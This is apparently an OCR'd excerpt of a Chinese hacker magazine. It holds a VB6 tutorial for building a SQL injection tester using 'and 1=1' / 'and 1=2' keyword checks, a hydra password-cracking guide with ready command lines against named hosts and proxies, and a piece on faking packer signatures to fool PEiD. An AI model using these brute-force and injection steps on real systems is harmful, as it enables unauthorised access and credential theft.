'text2里显示，Inet1控件打开text1里输入的URL，返回的网页代码
End Sub
```

运行后效果如图3：

OpenURL演示到这里结束，我们来看一下如何实现Execute，输入代码如下：

```
Private Sub Command1_Click()
Inet1.Execute Text1.Text, "get"
'这里Execute发送数据，用get方法
End Sub

Private Sub Inet1_StateChanged(ByVal State As Integer)
Dim Stemp As String
If State = 12 Then
Stemp = Inet1.GetChunk(1024)
        '取得第一块
        DoEvents
While Stemp <> "" '一直循环到取出的Stemp为空
ReString = ReString + Stemp
          DoEvents
          '转交系统权限
Stemp = Inet1.GetChunk(1024)
            '取得下一块
        Wend
        Inet1.Cancel
        '将网页代码在text2中显示出来
        Text2.Text = ReString
End If
End Sub
```

程序运行后效果和图3 一样，有人要问了，你为什么要




图 2




图 3

Execute，openurl不是更简单？是的，openurl代码看上去少，但是给我们的可操作空间也少了。

下面我们来具体说下，Inet1_StateChanged表示Inet1状态改变，后面有个ByVal State As Integer参数。State一共有如下值，分别代表不同的意义：

State 的设置值：

常数	值	描述
icNone	0	无状态可报告。
icHostResolvingHost	1	该控件正在查询所指定的主机的 IP 地址。
icHostResolved	2	该控件已成功地找到所指定的主机的 IP 地址。
icConnecting	3	该控件正在与主机连接。
icConnected	4	该控件已与主机连接成功。
icRequesting	5	该控件正在向主机发送请求。
icRequestSent	6	该控件发送请求已成功。
icReceivingResponse	7	该控件正在接收主机的响应。
icResponseReceived	8	该控件已成功地接收到主机的响应。
icDisconnecting	9	该控件正在解除与主机的连接。
icDisconnected	10	该控件已成功地与主机解除了连接。
icError	11	与主机通讯时出现了错误。
icResponseCompleted	12	该请求已经完成，并且所有数据均已接收到。

这样我们可以轻松的判断数据的状态，当stat为12时候，说明已经结束，我们可以继续探测，而openurl很难把握，当stat为11时候，我们可以确定无法连上服务器，而openurl无法实现，我们还可以在每次探测结束后，释放掉Inet控件Inet1.Cancel。好了，既然有这么多优点，如何来判断呢？

综合以前的文章，我们知道在注射的时候and 1=1和and 1=2返回结果不一样，这里引入一个关键字的概念。

我们可以把上面的代码修改一下：

```
Private Sub Inet1_StateChanged(ByVal State As Integer)
Dim Stemp As String
If State = 12 Then
Stemp = Inet1.GetChunk(1024)
        '取得第一块
        DoEvents
While Stemp <> "" '一直循环到取出的Stemp为空
ReString = ReString + Stemp
        DoEvents
        '转交系统权限
Stemp = Inet1.GetChunk(1024)
        '取得下一块
        Wend
        Inet1.Cancel
If InStr(1, ReString, 关键字 ) <>0 Then
'添加你需要的代码，说明返回结果和提交and 1=1一样
else
'添加你需要的代码，说明返回结果和提交and 1=2一样
End if
End If
End Sub
```

怎么样？是不是很简单？这里说一下InStr函数：返回某字符串在另一字符串中第一次出现的位置。

语法

InStr([start,]string1, string2[, compare])

InStr 函数的语法有以下参数：

参数	描述
start	可选。数值表达式，用于设置每次搜索的开始位置。如果省略，将从第一个字符的位置开始搜索。如果 start 包含 Null，则会出现错误。如果已指定 compare，则必须要有 start 参数。
string1	必选。接受搜索的字符串表达式。
string2	必选。要搜索的字符串表达式。

再看看我们的代码 **InStr(1, ReString, 关键字) <>0**

从第一个字符开始，寻找返回的网页代码，如果里面存在关键字，那么返回 <>0 。

是不是很简单？好了，在很多的探测中我们都要用到ASC来提交。啊哼，要VB实现它们的转换也就短短几行代码，我们来做一个例子：

开打VB加入2个 Text控件，2个Command控件，2个Label控件，名称默认

名 属性	值	
Label1	Caption	字符:
Label2	Caption	ASC码:
Command1	Caption	转换成ASC
Command2	Caption	转换成字符




图 4




图 5

调整它们的位置如图4：

添加如下代码：

```
Private Sub Command1_Click()
Text2.Text = Asc(Text1.Text)
End Sub

Private Sub Command2_Click()
Text1.Text = Chr(Text2.Text)
End Sub
```




图 6

程序运行后效果如图5：

是不是很简单？忘说了，程序支持中文转换ASC，ASC转换中文。是不是可以有自己的进位专家了？进位专家可不支持中文哦，但是注射的时候却很有用，某些地方还是要自己动手的，说明一下，ASC()和chr()函数，前者将字符（注意是1位，否则只转换第1位）转换成ASC码，后者将ASC码转换成字符。

好了，到这里我们完成了基本的思路，有人要说了，如何判断网页的头文件呢？那个是不能少的啊？好了，我来告诉大家如何实现，代码也很简单，还是 inet控件。我们就拿第一个例子进行修改，控件都一样，代码修改成：

```
Private Sub Command1_Click()
Inet1.Execute Text1.Text, "get"
End Sub

Private Sub Inet1_StateChanged(ByVal State As Integer)
Dim Stemp As String
If State = 12 Then
Text2.Text = Inet1.GetHeader 'GetHeader返回头文件信息
Inet1.Cancel
End If
End Sub
```

好了，程序运行如图6：

怎么样？如何判断是否为HTTP500，添加如下代码：

```
if Val(Mid(Trim(Inet2.GetHeader), 10, 3)) = "500" then
'这里是你要执行的操作
End if
```

怎么样？一点都不难吧，好了，到这里浪心给大家简单说明了VB实现注射工具的基本原理，如果要完善，还需要大家自己去思考，忽然想起了JAY的歌，里面有句：不用急，慢慢来，有些事我自己来。我想黑客也是，自己就是最值得信赖的人，也是最难超越的人。写到结束，忽然想起了冰舞，忽然想起了shirley，我希望她永远快乐。

话说我骗了书店老板，早早的买到了试玩版《非安全》后，一个人慢慢研究，花了3天时间，把文章来来回回的看了好几遍，大部分都看的明白了，天涯是很高兴DE，心想这么多的好文章偶都能明白，看来技术又长了不少啊！高兴~但是唯一让偶郁闷的问题，就是那个什么“智力大考验10大天扃问题”，呜呜呜！偶一个都不会，真是BT的题目啊！真是难啊，偶怎么就不会呢？什么“小白加小白等于什么？”什么“什么动物最容易滑倒？”还有什么“神的坐驾是什么？”这是什么问题嘛！郁闷中，就是不会。

不过更让偶郁闷的是那些问题下面明明写着答案在本期内找，我想我不会就不想了，那看看答案应该会了吧？但是……但是偶是把杂志前前后后的翻了N遍（N>10），在N+1遍的时候找到了，好高兴啊！但是偶再次郁闷的是看了答案也不懂！为什么“什么动物最爱帮助人”的答案是“机器猫”呢？不解中——难道偶160的智商也不行啊？这方面有研究的朋友请赐教啊，天涯在此恭候多时咯！

远程破解利器hydra详解

图风之扬

说到网络安全，我们自然会联想到密码破解。的确，密码与用户帐户的有效利用是网络安全性的最大问题之一，密码破解是用以描述在使用或不使用工具的情况下渗透网络、系统或资源以解锁用密码保护的资源的一个术语。不过，破解往往被很多高手所不齿，尤其是暴力破解很多人都认为这是无能的表现。但是，有时候破解却是入侵中唯一且有效的方法。

远程破解相信大家都用过，不过，要说比较优秀的软件，就要数了hydra了。这是一款*nix平台下的远程登陆密码破解工具。它支持TELNET、FTP、HTTP、HTTPS、HTTP-PROXY、LDAP、SMB、SMBNT、MS-SQL、MYSQL、REXEC、SOCKS5、VNC、POP3、IMAP、NNTP、PCNFS、ICQ、SAP/R3、Cisco auth、Cisco enable、SMTP-AUTH、SSH2、SNMP、CVS、Cisco AAA等众多登陆方式的密码破解，值得一提的是，它还支持SSL这个协议。

下面，我们将对有些参数进行详细的讲解，通过具体说明和例子，可以很容易地进行操作。

目前，出现了在cygwin下编译出的hydra，cygwin是一个在windows平台上运行的unix模拟环境，是cygnus solutions公司开发的自由软件（该公司开发了很多好东西，著名的还有eCos，不过现已被Redhat收购）。它对于学习unix/linux操作环境，或者从unix到windows的应用程序移植，或者进行某些特殊的开发工作，尤其是使用gnu工具集在windows上进行嵌入式系统开发，非常有用。

软件下载地址为：http://www.thc.org/download.php?t=r&f=hydra-4.6-src.tar.gz

http://www.xfocus.net/tools/200502/991.html

一、运行说明

下载并解压到一个目录，运行时说明如下：

```
C:\hydra>hydra
Hydra v4.6 [http://www.thc.org] (c) 2005 by van Hauser / THC vh@thc.org

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV] server service [OPT]
```

从上面的提示可以看到，其参数有：[[[- l 登录|- L 文件][-p 通行证|- P 文件]]|[- C 文件][- o 文件][- t 任务][- M 文件[-T 任务]][- w 时间]服务者服务[选项]，具体的选项可以详细解释如下：

-R	恢复先前中断的会话
-S	通过SSL连接
-s PORT	如果服务端口不是默认的，在这里指定服务端口
-l LOGIN or -L FILE	指定LOGIN登陆帐户，或者是一个包含很多帐户的FILE文件
-p PASS or -P FILE	指定欲使用的密码文件
-e ns	附加选项，"n"检查空口令，"s"尝试帐户名和密码相同检查
-C FILE	指定一个包含"login:pass"格式的文件，用以取代-L和-P选项。
-M FILE	指定目标地址文件，一行一个地址。
-o FILE	将找到的帐户和密码记录到指定的文件中
-f	在找到第一个帐户和密码后结束探测
-t TASKS	指定线程数（默认是16）
-w TIME	指定响应最大等待时间(以秒为单位默认是30)
-v / -V	详细显示模式
server	指定目标地址
service	要破解的服务，支持许多种
OPT	有些服务模块的特定信息

下面是支持的一些典型服务和具体的参数说明：

```
服务模式和参数 //符号后为参数
www / http / ssl / https //指定验证页面可以是类似如下的值："/secret"或"http://bla.com/foo/bar"或"https://test.com:8080/members"
http-proxy //指定验证页面（可选，默认是http://www.suse.com/）smbnt  smbnt值有：[L,LH,D,DH,B,BH]（REQUIRED），其中，(L)用于检测本地帐户；(D)用于域帐户；(B)表示两者选其一；(H)代表NTLM散列。
ldap2, ldap3 //指定DN（可选，可以使用-l选项指定）
cisco-enable //指定cisco设备的登陆密码（必须填写）
sapr3 //指定客户端id，必须是介于0到99之间的数字（必须填写）
telnet //指定登陆成功后的提示字符（可选）
```

了解了这些，我们就可以进行一些实例测试了。

二、例子分析

该程序最大的优点是支持的协议非常的多，正如作者所言[Number one of the biggest security holes are passwords]，下面，我们来看几个协议的例子吧。

第一个例子。假如我们想破解一个http登陆页面，登陆帐户是cndes，密码文件为passlist，目标地址为www.attack.com，那么此工具的命令行为：

```
hydra -l cndes -P /tmp/passlist www.attack.com http /members/
```

它和下面的攻击效果是一样的：

```
hydra -m /members/ -l cndes -P /tmp/passlist www.attack.com http
```

第二个例子。如果我们要破解nt.microsoft.com上的本地帐户和NTLM密码散列，我们可以这样：

```
hydra -m LH -l administrator -P sam.dump nt.microsoft.com smbnt
```

第三个例子，是关于sapr3系统的，并指定了客户端id：

```
hydra -l gast -p gast -m 6 -s 3200 sapr3.sap.com sapr3
```

第四个例子则指定了telnet成功后的提示字符“我们成功了”。

```
hydra -l bla -p blubb ms.com telnet "我们成功了"
```

同过上面的例子分析，读者应该会用这个工具了吧。在破解的时候可以随时按下Ctrl+C组合键来终止破解，他会把恢复破解的信息记录在hydra.restore文件内，以方便我们再次从中断点进行破解。hydra默认是每5分钟记录一次破解点，下次想继续破解得时候可以使用hydra -R来继续上次的破解过程。

另外，对于http/www服务的破解，我们可以指定代理服务器。方法是指定环境变量，即设置HYDRA_PROXY_HTTP为指定的代理地址。如：

```
C:\hydra>set HYDRA_PROXY_HTTP="http://222.124.114.10:8080/"
```

如果想为其它的服务也使用代理，那么需要指定HYDRA_PROXY_CONNECT值为代理地址。比如：

```
HYDRA_PROXY_CONNECT=proxy.anonymizer.com:8000
```

如果代理服务器需要验证的话可以指定如下的环境变量值为指定帐户和密码：

```
HYDRA_PROXY_AUTH="the_login:the_password"
```

第五个例子是关于ftp登陆的。其中，login为要破解的用户名，passlist为密码字典库。

```
hydra -l login -P /tmp/passlist 192.168.10.1 ftp
```

第六个例子是关于smb破解的，SMB是一个通过网络在共享文件、设备、命名管道和邮槽之间操作数据的协议，在某些情况下甚至可以共享COM端口。SMB客户或服务器总是希望使用NETBIOS接口，换而言之，无论底层使用什么协议，SMB总希望使用统一的接口和远程系统进行通信。我们可以把NETBIOS想象为乘客，而把它下层的协议想像成随便什么交通工具，这些交通工具载着乘客从A地到达B地，完成通信。下面是一个实例：

```
hydra -l login -P passfile 192.168.10.1 smb
```

其中，login为要破解的登录名，passfile为密码字典库，smb操作系统登录密码破解，测试示例如下所示。

```
[root@cndes Hydra-4.6]$ ./hydra -l root -P password.lst -t 100 localhost ftp
Hydra v4.6 [http://www.thc.org] (c) 2005 - use allowed only for legal purposes.
Hydra is starting! [parallel tasks: 100, login tries: 2292 (l: 1/p:2292)]
[21][ftp] login: root password: test
Hydra finished.
```

不过产生了很多日志，如下所示：

```
[1948]: repeated login failures from localhost [127.0.0.1]
24 16:05:11 sst ftp(pam_unix)[1982]: authentication failure; logname= ui=0 euid=0 tty= ruser= rhost=localhost user=root
Jan 24 16:05:11 sst ftp(pam_unix)[1979]: authentication failure; logname= ui=0 euid=0 tty= ruser= rhost=localhost user=root
Jan 24 16:05:11 sst ftp(pam_unix)[1981]: authentication failure; logname= ui=0 euid=0 tty= ruser= rhost=localhost user=root
Jan24 16:05:11 sst ftpd: localhost connected: IDLE
```

加个-S试验一下，通过测试，我们发现：如果开100个线程，很容易终止服务，而且准确率比较低，比较适合的是32个以下。值得研究一番的，应该是性能测试表了，如下图表所示：

	PARALLEL TASKS								
(服务)	1	4	8	16	32	50	64	100	128
telnet	23:20	5:58	2:58	1:34	1:05	0:33	0:45*	0:25*	0:55*
ftp	45:54	11:51	5:54	3:06	1:25	0:58	0:46	0:29	0:32
pop3	92:10	27:16	13:56	6:42	2:55	1:57	1:24	1:14	0:50
imap	31:05	7:41	3:51	1:58	1:01	0:39	0:32	0:25	0:21

上面的一排数字代表任务数。按逻辑，任务越多(-t 999)，遍历一个密码文件的时间应该越小。而上面4个服务中，基本上都显示出：随着任务数的增加，时间是递减的，但是telnet服务却比较异常。再就是，ftp在100-128个任务间，也没有减反而增，这其中测试因素影响的可能比较大，主要由passfile的数量、任务测试个数、测试机器的影响这几个方面决定。当然如果要分析这些异常的原因，可以从服务的协议及hydra程序进行分析了。不过，查阅资料后，我们发现hydra程序的作者对上述结果也无法确定原因。原文如下：

```
Note: telnet timings can be VERY different for 64 to 128 tasks! e.g. with 128 tasks, running four times resulted in timings between 28 and 97 seconds! The reason for this is unknown...
```

实际测试中，我们可以根据不同的应用场合，选择不同的参数进行分析，这样，就可以随心所欲的达到我们的破解目的了。（文中提到的hydra的两个版本都已经收录在光盘里）

修改你的EXE壳程序来躲过查壳程序

文/飘舞的风@[V·L·P]

所需工具：Ollydby（搞破解的必需工具，以下简称OD），UPX加壳程序，lordPE（修改程序流程的工具，很强大），peidv0.92（一个检查程序加了什么壳的工具），流行时代（一个给程序加空间的软件，也是我们拿来修改的对象）

“壳”：是一段专门负责保护软件不被非法修改或反编译的程序，它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务；就像动植物的壳，一般都是在身体外面（但后来也出现了所谓的“壳中带籽”的壳）。我们依照这段程序和自然界的壳在功能上有很多相同的地方，所以大家就把这样的程序称为“壳”了。

查壳是在破解前对我们要破解的文件进行检查，判断它用什么软件加的壳；然后就能用相应的脱壳工具来脱掉它，减少它给我们破解时带来的麻烦，这些大家都是知道的，呵呵！

在开始之前再了解下查壳程序的工作原理，就拿查壳软件peidv0.92来说：peidv0.92是一款用的比较多的查壳程序，它能检查到一般常用的壳的类型。它通过每个程序的开头几十个字节来比较是哪种壳。我用OD打开一个被加了UPX壳的文件后，看到OD停在图1的位置，我们把OD前面的内容复制出来，就是**60 BE 00 D0 40 00 8D BE 00 40 FF FF 57 83 CD FF EB 10**这段代码。而peidv0.92正是通过这段代码的有无来判断程序是否被UPX加了壳的。

按照这个原理，我们就有这样的想法：竟然查壳程序是依靠提取特征码来判断它所加的壳，那如果我们把这段特征码手工修




图 1

改成其他壳的特征码字节，或者添加一些壳代码在入口，然后再跳到原来程序的开头接着运行程序，这样程序还是会运行的，但是这时查壳程序应该就会报告说是其他的壳，也就不能查出原来的壳了。这样我们的程序就多了一层保护。但是想法是不是可行呢，让我们试试添加代码再跳转这种思路是否行得通！要是这样能行得通，那修改特征代码来伪装壳自然就不在话下了。

OK！开始我们的修改之路吧，这里就拿一款叫 "流行时代"的软件做原程序（"流行时代"是用来增加程序大小的软件），先用加UPX壳的工具UPX.EXE来给源程序加壳，得到了加UPX壳后的程序UPX.EXE。这个过程就不截图了。然后用peidv0.92来检查下是不是加上壳了，看到了吧，它的壳是UPX，如图2。




图 2

下面来添加代码。由于我们要在程序里面添加代码的长度不是太确定，为了防止空间不够，所以我这里先给程序加一个节块把文件大小改大点。然而实现这个功能的软件正是"流行时代"的强项，呵呵！运行"流行时代"，打开加壳后的UPX.EXE，把它加大100字节，如图3。


